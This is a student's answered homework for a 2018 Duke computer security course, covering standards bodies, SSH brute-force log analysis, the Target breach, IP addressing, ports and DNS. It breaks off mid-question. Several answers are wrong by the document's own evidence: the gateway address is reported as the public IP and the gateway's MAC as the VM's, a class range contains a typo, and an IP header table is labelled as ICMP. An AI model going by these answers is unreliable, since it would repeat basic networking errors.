

Computer and Information Security

(ECE590-04, Fall 2018, Duke Univ., Prof. Tyler Bletsch)

Homework 1

UPDATED 2018-09-11: Minor fixes; see footnotes for changes.

(No need to re-download if you used the old version.)

Name: Rijish Ganguly

Duke NetID: rg239

Instructions - read all carefully:

- **DON'T SCREW UP:** Read each question carefully and be sure to answer all parts. Some questions are a mix of explanation and questions, so pay close attention to where you are being asked for something. It is recommended to answer the questions in the order they are asked, as they build on each other.
- **COMPUTERS YOU WILL NEED:**
 - The assignment will make use of the three computers described below.
 - Using the Duke VCM service, create two VMs:
 - For the first, choose **Ubuntu 18.04**; which we'll call your **Linux VM**.
 - For the second, choose **Windows 10**; which we'll call your **Windows VM**.
(Note: if connecting from a Windows 7 machine, you may need to update your Remote Desktop client to support protocol version 8.1 via Windows Update, otherwise your client may crash on connecting)
 - We'll refer to your own machine on Duke wifi as your **personal computer**; this may be Windows, Linux, or Mac.
- **WRITTEN PORTION DIRECTIONS:**
 - This assignment is designed to be copied into a new document so you can answer questions inline (either as a Google doc or in a local word processor).
 - This assignment should be submitted as a **PDF through Gradescope**. Other formats or methods of submission will not be accepted.
 - When you submit, the tool will ask you to mark which pages contain which questions. This is easiest if you avoid having two questions on one page and keep the large question headers intact. Be sure to mark your answer pages appropriately.
- **PROGRAMMING PORTION DIRECTIONS:**
 - There is a small programming project in this assignment; **your code for this will be submitted as a separate file** via the **Sakai assignment facility**. See the question itself for details.
- **CITE YOUR SOURCES:** Make sure you document any resources you may use when answering the questions, including classmates and the textbook. Please use authoritative sources like RFCs, ISOs, NIST SPs, man pages, etc. for your references.

This assignment is adapted from material by Samuel Carter (NCSU).

Question 1: Internet Standards (3 points)

In Chapter 0 and Appendix C of the course textbook, we begin to look at technology standards and standard-setting organizations. Various organizations are involved in the development of standards related to data and computer communications. It is important to understand who the major organizations are and the standards they are responsible for. These standards bodies will be heavily referenced throughout the course and can be useful references when trying to understand different security technologies. **Give a short description of each organization, its key primary responsibilities around standards, and an example a security-related standard that it has developed.**

- a. [NIST](#) is the National Institute of Standards and Technology. It's a unit of the US Commerce Department. NIST promotes and maintains measurement standards. It also plays an active role in assisting industries and science hubs to develop and use these standards. NIST is developing government wide identity documentation standards for federal employees to prevent unauthorized access to government buildings and computer systems.

(**Citation** - <https://searchsoftwarequality.techtarget.com/definition/NIST>)

- b. [ISOC](#) is an American organization which is responsible for the open development, evolution and use of the Internet for benefit of people. RFCs which describe internet standards are copyrighted by the ISOC. ISOC supports and promotes the work of standards setting bodies such as the Internet Engineering Task Force and Internet Architecture Board.

(**Citation** - https://en.wikipedia.org/wiki/Internet_Society and <https://www.internetsociety.org/>)

- c. [ITU-T](#): ITU Telecommunication Standardization Sector co-ordinates standards for telecommunications. The primary mission of the organization is to ensure the efficient and timely production of standards covering all fields of telecommunications. Public key infrastructure, Security Framework X.805 and IMSI codes used in SIM cards are the key standards published by ITU.

(**Citation** - <https://en.wikipedia.org/wiki/ITU-T> and <https://www.itu.int/en/history/Pages/Home.aspx>)

- d. [ISO](#) is the International Organization for Standardization. It's the world's biggest developer of voluntary international standards and facilitates world trade by providing common standards between nations. The ISO/IEC 27000-series comprises information security standards published jointly by the International Organization for Standardization (ISO) and the International Electrotechnical Commission. Some published ISO standards related to security are ISO/IEC 27000 – Information security management systems overview and ISO/IEC 27003-Information security management system implementation guidance.

(Citation - <http://standards.iso.org/ittf/PubliclyAvailableStandards/> and <http://www.iso27001security.com/html/timeline.html>)

- e. [ICANN](#) The Internet Corporation for Assigned Names and Numbers is a nonprofit organization responsible for coordinating the maintenance and procedures of several databases related to the namespaces and numerical spaces of the Internet, ensuring the network's stable and secure operation. ICANN helps coordinate the Internet Assigned Numbers Authority (IANA) functions, which are key technical services critical to the continued operations of the Internet's underlying address book, the Domain Name System (DNS).

(Citation - <https://www.icann.org/resources/pages/governance/bylaws-en>)

- f. [IEEE](#) The institute of Electrical and Electronic Engineers is the world's largest association of technical professionals. Its objectives are the educational and technical advancement of electrical and electronic engineering and allied disciplines. Some examples of IEEE standards on Cybersecurity are "The IEEE Standard for Ubiquitous Green Community Control Network: Security" which supports enhanced security management functions for sustainable computing and the "IEEE Standard for Intelligent Electronic Devices Cyber Security Capabilities" which defines the functions and features to be integrated into intelligent electronic devices for critical infrastructure protection programs.

(Citation - <http://theinstitute.ieee.org/technology-topics/cybersecurity/ieee-standards-on-cybersecurity> and [IEEE](#))

Question 2: A Model for Computer Security (7 points)

Logwatch is a tool that sends summaries of Linux system logs to an administrator for review. Examine the sshd authentication failures from the Logwatch report below from my home server; this listed reflects a single day's traffic:

```
##### Logwatch 7.4.2 (02/27/16) #####
Processing Initiated: Tue Aug 14 17:14:03 2018
Date Range Processed: yesterday
                      ( 2018-Aug-13 )
                      Period is day.
Detail Level of Output: 0
Type of Output/Format: stdout / text
Logfiles for Host: doc

```

Answer the following questions by mapping each of the security concepts in Figure 1.2¹ from the textbook to the data in the Logwatch report.

¹ Updated 2018-09-11, this used to say "figure 1.1".

1. What is the **asset** we wish to protect?
2. Who are the **owners** of the asset?
3. What is the **risk**?
4. What is the **threat**?
5. What are the **countermeasures** [prevention, detection, and recovery] to reduce the risk for this threat?
6. Using an online IP address locator, for each of the five highlighted entries in the LogWatch report, find what country and country code did each **threat agent** appear to originate from. What [Regional Internet Registry](#) are each of the **threat agents** from?

1. An asset is something which we want to protect which can include hardware, software, data and communications. In this context, the asset is the home server and associated data and hardware which can be compromised as a result of the breach.
2. Professor Tyler Bletsch is the owner of the asset.
3. The risk is access of private data on the home server to the attacker. Programs and software on the system can be deleted or modified by the intruder. Data might be the deleted and malicious software can be planted into the system.
4. In this context, the attacker is most possibly trying to brute force attack in order to obtain SSH username and Password
5. Countermeasures to make the system more secure would be to keep the SSH server up to date with fixes and updates and keeping the private key secure. We should not have weak keys with small length as a sophisticated attacker may derive the value of the private key.
6. 91.121.147.228 – **France .fr RIPE NCC**
82.99.244.68 – **Iran .ir RIPE NCC**

Question 3: Threats and Attacks (8 points)

Review the following blog posts by Brian Krebs on <https://krebsonsecurity.com/> related to the 2013 Target Data Breach.

- [Sources: Target Investigating Data Breach](#)
- [Who's Selling Credit Cards from Target?](#)
- [A First Look at the Target Intrusion, Malware](#)
- [A Closer Look at the Target Malware, Part II](#)
- [New Clues in the Target Breach](#)
- [Target Hackers Broke in Via HVAC Company](#)
- [Email Attack on Vendor Set Up Breach at Target](#)

You may also refer to [other articles in the series](#) as needed.

Give a summary of the overall Target data breach including major timelines of the breach.

Referring to Section 1.2 of the textbook, describe the threat consequence(s) and type of threat action(s) that caused the consequence(s) for the data breach outlined.

Dec. 19th: Target released an update saying that 40 million credit and debit card accounts may have been impacted between **Nov. 27 and Dec. 15, 2013**. The breach was initially thought to have extended from just after Thanksgiving 2013 to Dec. 6. However, investigators unearthed evidence that the breach extended at least an additional week — as far as **Dec. 15**. The type of data stolen — also known as “track data” — allows crooks to create counterfeit cards by encoding the information onto any card with a magnetic stripe. The author of the articles suspects that Rescator – an online miscreant is involved in the Target hack.

The malware used to infiltrate Target POS devices was uploaded to Threatexpert.com. The POS malware was identical to BlackPOS, a crude but effective crimeware product. BlackPOS is a specialized piece of malware designed to be installed on POS devices and record all data from credit and debit cards swiped through the infected system.

Jan 12th: In an interview with CNBC on **Jan. 12**, Target CEO Gregg Steinhafel confirmed that the attackers stole card data by installing malicious software on point-of-sale (POS) devices in the checkout lines at Target stores. This type of malicious software uses a technique that parses data stored briefly in the memory banks of specific POS devices; in doing so, the malware captures the data stored on the card’s magnetic stripe in the instant after it has been swiped at the terminal and is still in the system’s memory.

Jan 14th: According to Seculert, “ the malware that infected Target’s checkout counters (PoS) extracted credit numbers and sensitive personal details. Then, after staying undetected for 6 days, the malware started transmitting the stolen data to an external FTP server, using another infected machine within the Target network. Further analysis of the attack revealed that on **December 2**, the malware began transmitting payloads of stolen data to a FTP server of what

appeared to be a hijacked website. These transmissions occurred several times a day over a 2-week period. On **December 2**, the cyber criminals behind the attack used a virtual private server (VPS) located in Russia to download the stolen data from the FTP. They continued to download the data over 2 weeks for a total of 11 GBs of stolen sensitive customer information. While none of this data remains on the FTP server today, analysis of publicly available access logs indicates that Target was the only retailer affected.

February 14th: Target told reporters at The Wall Street Journal and Reuters that the initial intrusion into its systems was traced back to network credentials that were stolen from a third-party vendor. The attackers first broke into the retailer's network on **Nov. 15, 2013** using network credentials stolen from Fazio Mechanical Services, a Sharpsburg, Penn-based provider of refrigeration and HVAC systems. It was not immediately clear why Target would have given an HVAC company external network access. Sources revealed that between **Nov. 15 and Nov. 28**, the attackers succeeded in uploading their card-stealing malicious software to a small number of cash registers within Target stores. The attackers used this time to test that their point-of-sale malware was working as designed.

By the end of the November, the intruders pushed their malware to a majority of Target's point-of-sale devices and were actively collecting card records from live customer transactions. Target has said that the breach exposed 40 million debit and credit card accounts between **Nov. 27 and Dec. 15, 2013**. While some reports claimed that the stolen card data was offloaded via FTP communications to a location in Russia, sources close to the case said much of the financial information was transmitted to several "drop" locations. The credentials issued to Fazio Mechanical services by Target was stolen by email malware attack at Fazio that began at least two months before thieves started stealing card data from thousands of Target cash registers. The malware used to steal credentials is suspected to be Citadel, a password-stealing bot program that is a derivative of the ZeuS banking trojan.

Threat Consequence	Threat Action
<ul style="list-style-type: none"> Unauthorized disclosure: The intruders got access to the confidential credit card data for which they were not authorized 	<ul style="list-style-type: none"> Intrusion: Using malware to infiltrate Target POS devices, the blackhats gained access to sensitive financial data circumventing Target's system security Interception: The malware started transmitting the stolen data to an external FTP server, using another infected machine within the Target network Interception: Network credentials issued by Target to Fazio Mechanical Services was intercepted by the cyber criminals.
<ul style="list-style-type: none"> Disruption: The Target POS devices were compromised because of the malware. The parsed data was briefly 	<ul style="list-style-type: none"> Corruption: The POS system operation was altered by adversely modifying system functions using the malware

stored in the memory banks of specific compromised POS devices.	
<ul style="list-style-type: none"> • Usurpation: The intruders had control over the POS devices and the malware transmitted sensitive data to a FTP server of a hijacked website. 	<ul style="list-style-type: none"> • Misuse: The network credentials stolen was misused to intrude into the Target systems

Question 4: IP Addressing (6 points)

1. What is an IP address?

An IP (Internet Protocol Address) is a numerical label assigned to each device connected to a computer network that uses the Internet Protocol for communication. It identifies an interface on the internet.

2. Using the command line, determine the public IP address of your VM. Include a screenshot.



```
rijishganguy — rg239@vcm-6357: ~ — ssh rg239@vcm-6357.vm.duke.edu — 99x29
[rg239@vcm-6357:~$ ip address show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:a1:df:e3 brd ff:ff:ff:ff:ff:ff
    inet 67.159.95.117/23 brd 67.159.95.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:feaf:df3/64 scope link
        valid_lft forever preferred_lft forever
[rg239@vcm-6357:~$ arp -a
_gateway (67.159.94.1) at 00:07:b4:00:01:01 [ether] on eth0
rg239@vcm-6357:~$
```



The public IP address is 67.159.94.1

3. What are the two common versions of IP protocols? Show the header for each.

The two major common versions of IP protocol are IPv4 and IPv6.

Header for IPv4

Header for IPv6

(Citation -https://www.tutorialspoint.com/ipv6/ipv6_headers.htm and <https://advancedinternettechnologies.wordpress.com/ipv4-header/>)

- How many bits and bytes are in IPv4 and IPv6 addresses? How many possible IP addresses are in IPv4 and IPv6?

IPv4 address is a 32 bits address. IPv6 addresses are 128 bits.

The number of addresses for IPv4 is 2^{32} which is 4,294,967,296

The number of addresses for IPv6 is 2^{128} .

5. IP addresses are divided into 5 category classes, which is called classful addressing. What are the 5 different classes of IP addresses and their ranges?

Class A Address Range: 1.0.0.1 to 126.255.255.254

Class B Address Range: 128.1.0.1 to 191.255.255.254

Class C Address Range: 192.0.1.1 to 223.55.254.254

Class D Address Range: 224.0.0.0 to 239.255.255.255

Class E Address Range: 240.0.0.0 to 254.255.255.254

(**Citation:** <https://www.computerhope.com/jargon/i/ip.htm>)

6. What is a private IP address? What are the 3 private IP address ranges?

A private IP address is an IP address that is reserved for internal use behind a router or NAT device, apart from the public.

The three private IP address ranges are:

10.0.0.0 to 10.255.255.255

172.16.0.0 to 172.31.255.255

192.168.0.0 to 192.168.255.255

Another range of private IP address is 169.254.0.0 to 169.254.255.255, but those addresses are for Automatic Private IP Addressing (APIPA) use only.

(**Citation** – <https://www.lifewire.com/what-is-a-private-ip-address-2625970>)

7. Most Duke wifi is in a private IP address pool. Using the command line on your personal computer, determine your IP address (include a screenshot). What private IP address range is it in? Why do you suppose that range was chosen for this environment?

My IP address is 192.168.1.1. It's within the range 192.168.0.0 and 192.168.255.255.

RFC 1918 reserved a few blocks of IP addresses for private networks which is what we should use when we don't have enough public routable IP addresses to go around.

Home broadband routers that run on the 192.168.0.0 network mostly have

192.168.0.0/24 as their configuration, which means they normally use 192.168.0/1.1 as their local gateway address. This set up allows the network to assign up to 254 devices with a valid IP address, a number that's extremely high for home networks but entirely plausible based on the configuration.

(Citation - <https://www.lifewire.com/private-ip-address-range-818387>)



```

8. What is the IP address of the router serving your personal computer? Show a screenshot of how you determined this.

The IP address of my router serving my personal computer is 192.168.1.1

9. Explain what NAT is and why it is important in the context of IPv4 addressing.

We are running out of IPv4 addresses and hence a protocol like NAT was necessary. Network Address Translation is designed for IP address conservation. It enables networks that use unregistered IP addresses to connect to the internet. Using the NAT protocol, we have just one “real” public IP address at network boundary and we assign private IP addresses internally and translate them at the border.

(Citation- Lecture Slides by Professor Bletsch)

10. Does Duke use NAT? What is your evidence that they do or do not?

Duke doesn't use NAT because the local IP address is not in a private IP address range.

11. Some examples of special IP address groups are: Multicast, Loopback Address, and Link Local. What are they and their range(s)?

A multicast address identifies zero or more interfaces on the same or different hosts. A multicast transmission sends packets to all interfaces that are part of a multicast group. The address range is 224.0.0.0 to 239.255.255.255.

A loopback address is an address used by a node to send a packet to itself. In TCP/IP network the loopback address is 127.0.0.1.

A link-local address is a network address that is valid only for communications within the network segment (link) or the broadcast domain that the host is connected to. The address range is the address range 169.254.0.0 to 169.254.255.255.

(Citation: <http://www.omnisecu.com/tcpip/ipv6/types-of-ipv6-addresses.php>)

12. There are two common ways for a computer to get an IP address: it may be set statically on the computer, or it may request one from the network. What is the latter approach called and how does it work?

The IP address for a computer might be set dynamically. A dynamic IP address is an IP address that is assigned automatically by the system to a device, account or user when it is connected to the network; that is, it is assigned as needed rather than in advance. Dynamic IP addresses are assigned by the dynamic host configuration protocol (DHCP), which is one of the key protocols in the TCP/IP protocol suite. Dynamic IP addresses contrast with static IP addresses, which are assigned manually and semi-permanently to a device, account or user. With dynamic addressing, a computer, account, etc. will typically have a different IP address every time it connects to the network. In some systems, the device's IP address can change even while it is still connected to the network. The DHCP server maintains a pool of IP addresses and leases an address to any DHCP-enabled client when it starts up on the network. Because the IP addresses are dynamic (leased) rather than static (permanently assigned), addresses no longer in use are automatically returned to the pool for reallocation.

(**Citation** <https://docs.microsoft.com/en-us/windows-server/networking/technologies/dhcp/dhcp-top> and http://www.linfo.org/dynamic_ip_address.html)

Question 5: Physical Addresses (5 points)

1. Explain what a MAC Address is.

MAC stands for Media Access Control Address. It is a hardware identification number that uniquely identifies each device on a network. The MAC address is manufactured into every network card such as Ethernet card or Wi-Fi card.

2. What are MAC Addresses for your Linux VM? For your personal computer?

MAC address for personal computer f8:95:ea:b:a:e8

MAC address for Linux VM is 00:07:b4:00:01:02

3. How many bits and bytes are in a MAC Address?

There are 48 bits in a MAC address. Hence there are 6 bytes in a MAC address.

4. What is significant about the first three bytes of a MAC Address?

The first three bytes tell the manufacturer name which is also known as the organizationally unique number

5. Using the first three bytes of this MAC address of your Linux VM's eth0 interface, give the manufacturer of this NIC (Network Interface Card) as given by the IEEE OUI. We already know it's a VM, but what further fact might you conclude from this?

The manufacturer of this Network Interface Card is Cisco Cisco Systems, Incorporation. We can further conclude that the virtual server is using virtual router/ NAT and hence the VM's MAC cannot be seen on the physical network

(Citation – Lecture Notes “Networking Overview “– Tyler Bletsch)

Question 6: Networking Protocols (4 points)

1. What is ICMP and what is the common networking tool that uses this protocol? Show the ICMP protocol header.

The Internet Control Message Protocol (ICMP) is a supporting protocol in the Internet protocol suite. It is used by network devices, including routers, to send error messages and operational information indicating, for example, that a requested service is not available or that a host or router could not be reached. Ping is a networking tool which uses ICMP.

Table 1-2. Internet Control Message Protocol - Basic Headers

0										1										2										3											
0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1										
Version		IHL		TOS/DSCP/ECN						Total Length												Identification		Flags		Fragment Offset						Time to Live		Protocol		Header Checksum					
Source Address										Destination Address										Type		Code		Checksum																	



(**Citation** - <https://www.frozentux.net/iptables-tutorial/chunkyhtml/x281.html> and "The OSI Model's Seven Layers Defined and Functions Explained")

2. What are TCP and UDP? What is the difference between them? Show the protocol header for each.



TCP is a standard that defines how to establish and maintain an network conversation via which application programs can exchange data. TCP is a connection-oriented protocol, which means a connection is established and maintained until the application programs at each end have finished exchanging messages.

UDP (User Datagram Protocol) is a communications protocol used primarily for establishing low-latency and loss-tolerating connections between applications on the internet.

TCP is a connection-oriented protocol, whereas UDP is a connectionless protocol. TCP arranges data sequentially whereas for UDP there is no inherent order. UDP is faster and less reliable than TCP.

3. What is ARP and what is it used for?

The Address Resolution Protocol is a communication protocol used for discovering the link layer address such as MAC address associated with an IPv4 address. The Address

Resolution Protocol uses a simple message format containing one address resolution request or response. The size of the ARP message depends on the link layer and network layer address sizes.



(**Citation** - <https://tools.ietf.org/html/rfc826> and Lecture Slides by Professor Bletsch)

4. Explain in detail what a TCP Three Way Handshake is. Show an illustration for the setup AND teardown process of a handshake.

The TCP three-way handshake is the method used by TCP to set up a TCP/IP connection over an Internet Protocol based network. TCP's three-way handshaking technique is often referred to as "SYN-SYN-ACK" because there are three messages transmitted by TCP to negotiate and start a TCP session between two computers. The TCP handshaking mechanism is designed so that two computers attempting to communicate can negotiate the parameters of the network TCP socket connection before transmitting data such as SSH and HTTP web browser requests.

Question 7: Ports (5 points)

1. Explain what a TCP/UDP port is and give an example.

The TCP/UDP port numbers are used by the protocols of the application layer of the Internet Protocol Suite for establishment of host to host connectivity. Both TCP and UDP require a single port for full duplex, bidirectional traffic. Eg port 7 – Echo protocol

2. How many bits are in a port number?

A port number is a 16-bit unsigned integer, thus ranging from 0 to 65535

3. How many ports numbers are there (what is the range)?

The port numbers ranging from 0 to 1023 are well-known ports. The range of ports from 1024 to 49151 are the registered ports. The range 49152–65535 contains dynamic or private ports that cannot be registered with IANA

4. What organization is in charge of registering services with port numbers?

IANA is the organization which is in charge of registering services with port numbers.

5. What service runs on the following TCP ports: 21, 22, 23, 25, 53, 80, 135, 139, 443, 445, 993, 1433, 3306, 3389?

21: FTP

22: SSH

23: Telnet

25: SMTP

53: DNS

80: HTTP

135: DCE endpoint resolution

139: NetBios Session Service

443: HTTP over SSL (HTTPS)

445: Microsoft-DS, Active Directory

993: IMAP over TLS/SSL (IMAPS)

1433: Microsoft SQL server Database management system

3306: MySQL Database System

3389: Microsoft Terminal Server officially registered as Windows Based Terminal

(**Citation** - https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

Question 8: DNS (4 points)

1. Explain what DNS is.

The process of DNS resolution involves converting a hostname into an IP address. DNS stands for Domain Name System. DNS is a hierarchical decentralized naming system for computers, services and other resources connected to the internet.

2. Name two tools you can use to get information from a DNS server.

host and dig are a few tools we can use to get information from a DNS server.
Host determines the IP address of a domain name.
Dig returns DNS information in a format the name server can use directly.

Citation – (<https://www.linuxjournal.com/article/4597>)

3. What is the default TCP/UDP port used by DNS?

The default port used by DNS is 53.

4. What is the domain for Duke and the subdomain for the ECE department?

